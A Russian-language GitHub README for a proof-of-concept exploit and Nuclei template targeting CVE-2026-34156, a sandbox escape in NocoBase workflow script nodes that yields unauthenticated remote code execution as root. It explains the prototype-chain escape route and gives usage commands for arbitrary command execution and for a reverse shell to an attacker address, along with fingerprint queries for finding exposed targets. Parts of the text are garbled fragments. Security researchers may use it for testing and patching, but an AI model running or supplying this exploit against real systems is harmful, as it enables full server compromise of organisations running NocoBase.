ashrafzaryouh/cve-2026-34156

PoC-эксплойт и шаблон Nuclei для CVE-2026-34156 — побега из песочницы рабочих процессов NocoBase, позволяющего неаутентифицированное удалённое выполнение кода с правами root.




Неаутентифицированное / низкопривилегированное → удалённое выполнение кода с правами root в NocoBase
CVE-2026-34156 — критическая уязвимость выхода из песочницы в NocoBase (открытая no-code/low-code платформа).
Злоумышленник, имеющий возможность создавать или выполнять узел скрипта рабочего процесса (даже с низкими привилегиями), может выйти из песочницы Node.js vm и добиться полного удалённого выполнения кода с правами root внутри контейнера.
@nocobase/plugin-workflow-javascript (узел скрипта)console._stdout.constructor.constructoruid=0)fs)Объект console, передаваемый в песочницу, принадлежит хостовой среде, что позволяет злоумышленникам подняться по цепочке прототипов и получить доступ к настоящему конструктору Function → process.mainModule.require.
# Простое выполнение команды
python3 CVE-2026-34156.py -u https://target.com -e [email protected] -p password -c "id"

# Обратная оболочка
python3 CVE-2026-34156.py -u https://target.com -r 192.168.1.100:4444
Репозиторий включает: полный PoC-скрипт, шаблон Nuclei и безопасный чекер.
nuclei -u https://target -t cves/CVE-2026-34156.yaml
title="NocoBase" || title="Sign in - NocoBase"
title="NocoBase" && body="workflow"
isolated-vm) в производственной среде.
Этот репозиторий предназначен только для образовательных целей и авторизованных исследований в области безопасности.
Используйте только на системах, которыми вы владеете или на тестирование которых у вас есть явное письменное разрешение.
Несанкционированная эксплуатация незаконна.
Сделано с ❤️ для сообщества безопасности
Будьте в безопасности. Патчите быстро.